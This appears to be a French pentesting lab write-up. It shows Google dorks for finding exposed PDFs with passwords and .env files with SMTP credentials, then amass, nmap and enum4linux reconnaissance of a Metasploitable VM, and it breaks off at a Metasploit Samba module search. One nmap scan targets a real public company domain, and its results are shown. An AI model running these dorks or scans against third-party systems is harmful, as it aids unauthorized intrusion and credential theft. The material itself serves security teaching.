PENTESTING

Lab 1: Reconnaissance et test d'intrusion

PARTIE 1: Installation

1- Télécharger, Installer kali et mettez-le sur un réseau nat

2- Installer metasploitable et configurez le dans un switch privé ou il n'aura pas la connexion pour éviter que les machines connectés sorte du réseau.

PARTIE 2: OSINT

Objectif :
Découvrir des informations sensibles ou accessibles publiquement grâce à des techniques d'Open Source Intelligence (OSINT), notamment via les Google Dorks.

1- Recherche de PDF

site:root-me.org ext:pdf "pass"

Ce Google Dork permet de rechercher uniquement des fichiers PDF présents sur le site root-me.org et contenant le mot "pass" dans leur contenu.

site:root-me.org → limite la recherche au domaine root-me.org. Possibilitté de tape aussi un autre nom de domaine.

ext:pdf → ne montre que les fichiers PDF

"pass" → cherche le mot exact pass, souvent utilisé pour trouver des mots de passe ou des documents sensibles

→ Objectif : retrouver des PDF liés à des mots de passe, potentiellement sensibles, présents sur Root-Me.

2- Archive d'emails

- **inurl:pipermail filetype:txt**
  Recherche des fichiers .txt dont l'URL contient pipermail. Elle permet d'accéder à des archives de mailing-list, souvent exposées en ligne.

3- Recherche d'identifiant SMTP exposé

- **"MAIL_PASSWORD" filetype:env**
  Recherche des fichiers .env (variables d'environnement) contenant la chaîne exacte MAIL_PASSWORD. Elle peut révéler des identifiants SMTP ou comptes mail exposés.


PARTIE 3 :Reconnaissance

Identifier les systèmes, adresses IP, sous-domains, ports actifs et services pour repérer des points d'entrée exploitables.


Nous Allons aborder:

- Découverte d'hôtes réseau
- Scan de ports
- Identification de services
- Analyse SMB / NetBIOS
- Enumeration avancée

1- Rechercher des sous domaines afin de cibler des points d'entrées avec la commande **amass enum -d le nom du domaine -active**.
Première étape essentielle dans toute attaque d'une surface externe




2- Repérer l’adresse IP d’une machine se trouvant dans le même réseau avec la commande:
Sudo netdiscover -i eth0




Qui retrouve l’ip de la machine metasploitablee d’autre se trouvant dans le même réseau

Adresse **Metasploit**



3- Scan global d’un domaine

Nmap www.groupe-gema.com



Nmap -p 0-1500 www.groupe-gema.com

```
┌──(klett㉿kali)-[~]
└─$ nmap -p 0-1500 www.groupe-gema.com
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-16 22:09 CET
Nmap scan report for www.groupe-gema.com (109.234.160.70)
Host is up (0.023s latency).
rDNS record for 109.234.160.70: 109-234-160-70.reverse.odns.fr
Not shown: 1484 filtered tcp ports (no-response), 8 filtered tcp ports (host-unreach)
PORT    STATE SERVICE
21/tcp  open  ftp
26/tcp  open  rsftp
80/tcp  open  http
110/tcp open  pop3
143/tcp open  imap
443/tcp open  https
587/tcp open  submission
993/tcp open  imaps
995/tcp open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 139.93 seconds
```

Ici nous avons pour objectif d'identifier l**les ports ouverts d'un domaine public et de détecter les services vulnérable.**

4- Scan du réseau local

- **sudo nmap -sn suivi de l'adresse de notre machine avec son masque.**
  Ce qui nous permetra de lister toutes les machines actives du réseau

```
┌──(klett㉿kali)-[~]
└─$ sudo nmap -sn 192.168.223.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-16 22:33 CET
Nmap scan report for 192.168.223.1
Host is up (0.00032s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.223.132
Host is up (0.00024s latency).
MAC Address: 00:0C:29:23:0B:27 (VMware)
Nmap scan report for 192.168.223.254
Host is up (0.00028s latency).
MAC Address: 00:50:56:F0:80:90 (VMware)
Nmap scan report for 192.168.223.131
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.12 seconds
```

Sous windows nous pouvons utiliser angry ip scanner .

5- Scan complet de la machine Metasploitable

- **sudo nmap -sS -sV 192.168.223.132/24**

```
┌──(klett㉿kali)-[~]
└─$ sudo nmap -sS -sV 192.168.223.132/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-16 22:42 CET
Nmap scan report for 192.168.223.1
Host is up (0.0018s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
903/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
3306/tcp open  mysql        MySQL (unauthorized)
6646/tcp open  tcpwrapped
MAC Address: 00:50:56:C0:00:01 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.223.132
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:23:0B:27 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
 CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.223.254
Host is up (0.00020s latency).
All 1000 scanned ports on 192.168.223.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F0:80:90 (VMware)

Nmap scan report for 192.168.223.131
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.223.131 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 45.52 seconds
```

Cette commande est utiliser pour:

- **Scan SYNfurtif (-sS)**
- **Détections des versions (-sV)**
- **Analyse des services disponibles**

6- Scan du port smb (445)

- **sudo nmap -sS -p 445 -A 192.168.223.132/24:** Qui nous permettra d'identifier les services SMB actifs pour une exploitation.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-16 22:53 CET
Nmap scan report for 192.168.223.1
Host is up (0.00069s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?
MAC Address: 00:50:56:C0:00:01 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 c
losed port
Aggressive OS guesses: Microsoft Windows 10 1703 (99%), Microsoft Windows 10 1507 - 1607 (9
7%), Microsoft Windows 10 1511 (96%), Microsoft Windows Longhorn (95%), Microsoft Windows 1
0 (94%), Microsoft Windows 10 10586 - 14393 (94%), Microsoft Windows Server 2008 (94%), Mic
rosoft Windows Server 2016 build 10586 - 14393 (94%), Microsoft Windows 7 Professional (94%
), Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows
8, or Windows 8.1 Update 1 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Host script results:
|_nbstat: NetBIOS name: LENOVO-KG, NetBIOS user: <unknown>, NetBIOS MAC: 005056c00001 (VMwa
re)
| smb2-time:
|   date: 2025-11-16T21:53:55
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   0.69 ms 192.168.223.1

Nmap scan report for 192.168.223.132
Host is up (0.00039s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:23:0B:27 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 c
losed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Host script results:
```

```
Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: -13h26m42s, deviation: 3h32m07s, median: -15h56m42s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000
(Xerox)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-11-16T00:57:12-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT     ADDRESS
1   0.39 ms 192.168.223.132

Nmap scan report for 192.168.223.254
Host is up (0.00021s latency).

PORT    STATE    SERVICE      VERSION
445/tcp filtered microsoft-ds
MAC Address: 00:50:56:F0:80:90 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.21 ms 192.168.223.254

Nmap scan report for 192.168.223.131
Host is up (0.000093s latency).

PORT    STATE  SERVICE      VERSION
445/tcp closed microsoft-ds
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 46.57 seconds
```

Ce scan pour but l'identification de :

- **Service SMB**
- **Versions du service**
- **Vulnérabilités associées**

7. scan Nmap - Script NBSTAT POUR NetBIOS

a. Analyse des versions avec **nmap -sV -v –script nbstat.nse (adresse du serveur)**

```
Nmap scan report for 192.168.223.132
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      43994/tcp   mountd
|   100005  1,2,3      57597/udp   mountd
|   100021  1,3,4      48868/tcp   nlockmgr
|   100021  1,3,4      57656/udp   nlockmgr
|   100024  1          48353/tcp   status
|_  100024  1          60950/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
MAC Address: 00:0C:29:23:0B:27 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
 CPE: cpe:/o:linux:linux_kernel

Host script results:
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000
```


```
Host script results:
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000
(Xerox)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   000000000000000000000000000000000000
|   000000000000000000000000000000000000
|_  000000000000000000000000000000000000

NSE: Script Post-scanning.
Initiating NSE at 23:05
Completed NSE at 23:05, 0.00s elapsed
Initiating NSE at 23:05
Completed NSE at 23:05, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 25.08 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)
```

b. Scan UDP du port 137 avec **nmap -sU -p 137 --script nbstat.nse(Adresse ip serveur).**

Ici nous faisons ce scan afin d'obtenir le nom de la machine, le workgroup et la liste des services NETBIOS.

```
sudo nmap -sU -p 137 --script nbstat.nse 192.168.223.132

Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-16 23:11 CET
Nmap scan report for 192.168.223.132
Host is up (0.00070s latency).

PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 00:0C:29:23:0B:27 (VMware)

Host script results:
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000
(Xerox)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>

Nmap done: 1 IP address (1 host up) scanned in 13.72 seconds
```

8- enumeration du SMB avec **enum4linux -a (adresse)**



Cette énumération nous permettra de :

- **Identifier les partages SMB**
- **Extraire la liste des utilisateurs**
- **Récupérer les SIDs**

<u>BONNE PRATIQUE :</u>

Pour sécurité applicative je vous recommande les configurations la suivante :

- **redirection : automatique du canal HTTP vers le canal HTTPS (i.e. port 80 vers port 443 par défaut) ;**
- **certificat : configurer une durée de vie de 90 jours dans l'idéal, dans tous les cas inférieure à 1 an ;**
- **protocoles autorisés : TLS 1.3 et TLS 1.2 ;**
- **suites de chiffrement : tailles de clé > 128 bits, fonction de hachage > 256 bits.**

LAB 2: Exploitation

PARTIE 1

Objectif :
Exploiter une vulnérabilité Samba sur Metasploitable 2 via Kali Linux pour obtenir une session distante.

Nous aborderons:

- Scan réseau avancé (Nmap)
- Analyse des services SMB
- Utilisation de Metasploit Framework
- Recherche d'exploits Samba
- Configuration d'un payload
- Exploitation et ouverture d'une session distante
- Navigation sur un système compromis (cd, ls…)

Etape 1: Scan du serveur

But:

- **Identifier les ports ouverts**
- **Détecter les services et versions**
- **Rechercher des vulnérabilités potentielles**

nmap -sS -p 1-65535 -A 192.168.xx.xx

```
Nmap scan report for 192.168.223.132
Host is up (0.00077s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.223.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_ssl-date: 2025-11-16T06:38:13+00:00; -15h56m40s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrPr
ovinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
S, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
```

```
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      43994/tcp   mountd
|   100005  1,2,3      57597/udp   mountd
|   100021  1,3,4      48868/tcp   nlockmgr
|   100021  1,3,4      57656/udp   nlockmgr
|   100024  1          48353/tcp   status
|_  100024  1          60950/udp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: SupportsCompression, ConnectWithDatabase, Support41Auth, SupportsTra
nsactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, LongColumnFlag
|   Status: Autocommit
|_  Salt: @=Q`m6q+}Ur_bPJa)Hov
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2025-11-16T06:38:14+00:00; -15h56m40s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrPr
ovinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
```

Etape 2: identification du port SMB

Dans le scan chercher la ligne du port 445.

```
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

Ce service très vieux est reconnu pour avoir plusieurs vulnérabilités.


Etape 3: Lancer Metasploit

Charger la plateforme d’exploitation Metasploit.

```
┌──(klett㉿kali)-[~]
└─$ msfconsole

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                   o
        '   dB'                    BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                 dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                   dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP     dBP
                           --o--     dBP    dBP    dBP    dB'.BP dBP     dBP
                             |       dBBBBP dBP    dBBBBP dBBBBP dBP     dBP


                                                                  .
          .
        o                To boldly go where no
                          shell has gone before


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Etape 4: Recherche de l’exploit Samba

Rechercher toutes les vulnérabilités Samba disponibles dans Metasploit.



```
   #   Name                                                 Disclosure Date  Rank       Che
ck  Description
   -   ----                                                 ---------------  ----       ---
--  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes
    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No
    Computer Associates License Client GETCONFIG Overflow
